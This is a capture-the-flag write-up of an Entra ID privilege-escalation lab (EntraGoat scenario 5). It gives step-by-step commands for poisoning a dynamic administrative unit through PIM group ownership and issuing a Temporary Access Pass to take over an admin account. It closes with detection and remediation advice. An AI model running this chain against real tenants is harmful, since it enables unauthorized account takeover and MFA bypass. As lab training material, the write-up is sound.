EntraGoat: Dynamic Administrative Unit Poisoning via PIM Group Ownership
Overview
Scenario: AU Ready for This? - Department of Escalations
Technique: Dynamic Administrative Unit Poisoning via PIM Group Ownership
Initial Access: sarah.connor (HR Manager)
Outcome: TAP issuance for privileged admin → read flag from extensionAttribute1
Flag: EntraGoat{Dyn@m1c_AU_P01s0n1ng_FTW!}
Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
sarah.connor
        ↓
PIM eligible owner of Regional HR Coordinators
        ↓
Activate ownership → add self as member
        ↓
Inherit scoped Privileged Authentication Administrator
(scoped to HR Department AU)
        ↓
Update EntraGoat-admin-s5 department = "HR"
        ↓
Dynamic AU rule pulls admin into HR Department AU
        ↓
Issue TAP for admin (portal)
        ↓
Authenticate as admin → read flag
Initial Access:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
PS C:\users\flare\entragoat\scenarios> ./EntraGoat-Scenario5-Setup.ps1

|--------------------------------------------------------------|
|         ENTRAGOAT SCENARIO 5 - SETUP INITIALIZATION          |
|        Department of Escalations - AU Ready for This?        |
|--------------------------------------------------------------|

WARNING: Note: Sign in by Web Account Manager (WAM) is enabled by default on Windows. If using an embedded terminal,
the interactive browser window may be hidden behind other windows.

[+] Scenario 5 setup completed successfully

Objective: Sign in as the admin user and retrieve the flag.


YOUR CREDENTIALS:
----------------------------
  Username: sarah.connor@eracun22gmail.onmicrosoft.com
  Password: GoatAccess!123

TARGET:
----------------------------
  Username: EntraGoat-admin-s5@eracun22gmail.onmicrosoft.com
  Flag Location: extensionAttribute1

Hint: Administrative Units create boundaries... until you're on the inside.


Setup process for Scenario 5 complete.
=====================================================

PS C:\users\flare\entragoat\scenarios>
Step 1 - Enumeration as sarah.connor
Connected as sarah.connor and enumerated PIM group eligibilities:
1
Get-MgIdentityGovernancePrivilegedAccessGroupEligibilitySchedule -Filter "principalId eq 'bc3948a1-3fc2-4ed9-8253-cdbe5edbec88'" | Select GroupId, AccessId, Status
Results:
1
2
3
4
5
GroupId                              AccessId Status
-------                              -------- ------
b8007511-5b72-4410-94c8-221dc499c1e1 member   Provisioned
266bcc36-3ef6-4ff5-be5c-cb3ff109a427 owner    Provisioned
c1cee8a7-4a42-41db-9eed-65638b2dc366 member   Provisioned
Group 266bcc36 is Regional HR Coordinators sarah has eligible ownership.
Checked what role the group has in the AU:
1
2
3
4
Get-MgDirectoryAdministrativeUnitScopedRoleMember -AdministrativeUnitId ef46a776-bc91-4055-b0b0-2d27b4dcccf8 | ForEach-Object {
    Write-Host "RoleId: $($_.RoleId)"
    Write-Host "RoleMemberInfo: $($_.RoleMemberInfo | ConvertTo-Json)"
}
Output confirmed Regional HR Coordinators has Privileged Authentication Administrator (bec79f5b) scoped to the HR Department AU.
Checked the AU membership rule:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
 az rest --method GET --url "https://graph.microsoft.com/v1.0/me/memberOf"
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#directoryObjects",
  "value": [
    {
      "@odata.type": "#microsoft.graph.administrativeUnit",
      "deletedDateTime": null,
      "description": "HR department administrative unit for departmental user management",
      "displayName": "HR Department",
      "id": "ef46a776-bc91-4055-b0b0-2d27b4dcccf8",
      "isMemberManagementRestricted": null,
      "membershipRule": "(user.department -eq \"HR\")",
      "membershipRuleProcessingState": "On",
      "membershipType": "Dynamic",
      "visibility": null
    }
  ]
}
AU membership rule: (user.department -eq "HR") - dynamic membership, any user with department set to HR is automatically added.
Step 2 - PIM Activation
I activated eligible ownership of Regional HR Coordinators as sarah.connor via entra.microsoft.com:
ID Governance → PIM → My Roles → Regional HR Coordinators → Activate owner assignment

Done the same for the other 2 groups especially HR Support Team which has the User Profile Administrator role which enables us to edit the target admins department attribute to HR so that he is automatically added to the AU.
Then add ourself as member of Regional HR Coordinators:
1
az ad group member add --group "266bcc36-3ef6-4ff5-be5c-cb3ff109a427" --member-id "bc3948a1-3fc2-4ed9-8253-cdbe5edbec88"
Sarah now inherits scoped Privileged Authentication Administrator over the HR Department AU. A powerfull role that enables us to that allows users to view, set, and reset authentication methods to any users in the AU.
Step 3 - Dynamic AU Poisoning
Updated EntraGoat-admin-s5’s department attribute to “HR” to trigger the dynamic AU membership rule:
1
Update-MgUser -UserId "EntraGoat-admin-s5@REDACTED.onmicrosoft.com" -Department 'HR'
Verified admin appeared in the AU:
1
Get-MgDirectoryAdministrativeUnitMember -AdministrativeUnitId ef46a776-bc91-4055-b0b0-2d27b4dcccf8
Admin object ID 14244e57 appeared in the results, dynamic rule processed the department change and pulled the admin into the AU.
Step 4 - TAP Issuance
I attempted TAP issuance via Graph API as sarah.connor:
1
2
3
4
5
$body = @{ isUsableOnce = $true } | ConvertTo-Json
Invoke-MgGraphRequest -Method POST `
  -Uri "https://graph.microsoft.com/v1.0/users/14244e57-ed60-48ed-848d-8b830f116e6f/authentication/temporaryAccessPassMethods" `
  -Body $body `
  -ContentType "application/json"
Result: 403 Forbidden
The Graph API does not seem to honour scoped Privileged Authentication Administrator when the role is inherited via group membership, only direct role assignments are recognised by the API for this operation.
Workaround: Issued TAP via Entra portal (entra.microsoft.com) as sarah.connor:
Users → EntraGoat Administrator S5 → Authentication methods → Add authentication method → Temporary Access Pass → Create

TAP generated successfully via the portal despite the API returning 403.
Step 5 - Authentication and Flag Retrieval
Used the TAP to authenticate as EntraGoat-admin-s5 interactively via browser:
1
Connect-MgGraph -TenantId "97b..."
Entered TAP as the passcode when prompted, TAP satisfies both password and MFA requirements.
Read the flag:
1
(Get-MgUser -UserId "EntraGoat-admin-s5@REDACTED.onmicrosoft.com" -Property onPremisesExtensionAttributes).OnPremisesExtensionAttributes
Flag: EntraGoat{Dyn@m1c_AU_P01s0n1ng_FTW!}
Key Takeaways
Why this works:
- Dynamic AU membership rules based on user attributes (department, jobTitle, etc.) are automatically evaluated an attacker with write access to user attributes can inject users into AUs
- Scoped roles assigned to groups propagate to group members, allowing a single group membership change to grant elevated scoped privileges
- PIM eligible ownership is a common misconfiguration - owning a privileged group is nearly as dangerous as being a direct member
- TAP bypasses MFA entirely - once issued, it can be used to authenticate as any user regardless of their MFA configuration
Notable finding - Graph API vs Portal: Scoped roles inherited via group membership are honoured by the Entra portal but not by the Graph API for TAP issuance. The API requires a direct role assignment. This is an important distinction for both attackers (use portal when API returns 403) and defenders (portal activity logs are the detection surface, not API logs).
Detection opportunities:
- User attribute updates (department, jobTitle) on privileged accounts particularly outside HR systems
- PIM group ownership activation events in the audit log
- Group membership changes on role-assignable groups
- TAP creation events
Create temporaryAccessPassAuthenticationMethodin Entra audit logs - Interactive sign-ins using TAP authentication method
Remediation:
- Restrict who can update user department/jobTitle attributes
- Audit dynamic AU membership rules for attribute-based conditions that could be manipulated
- Review PIM eligible group ownership assignments — ownership of a privileged group is a high-risk assignment
- Monitor TAP issuance, especially by scoped role holders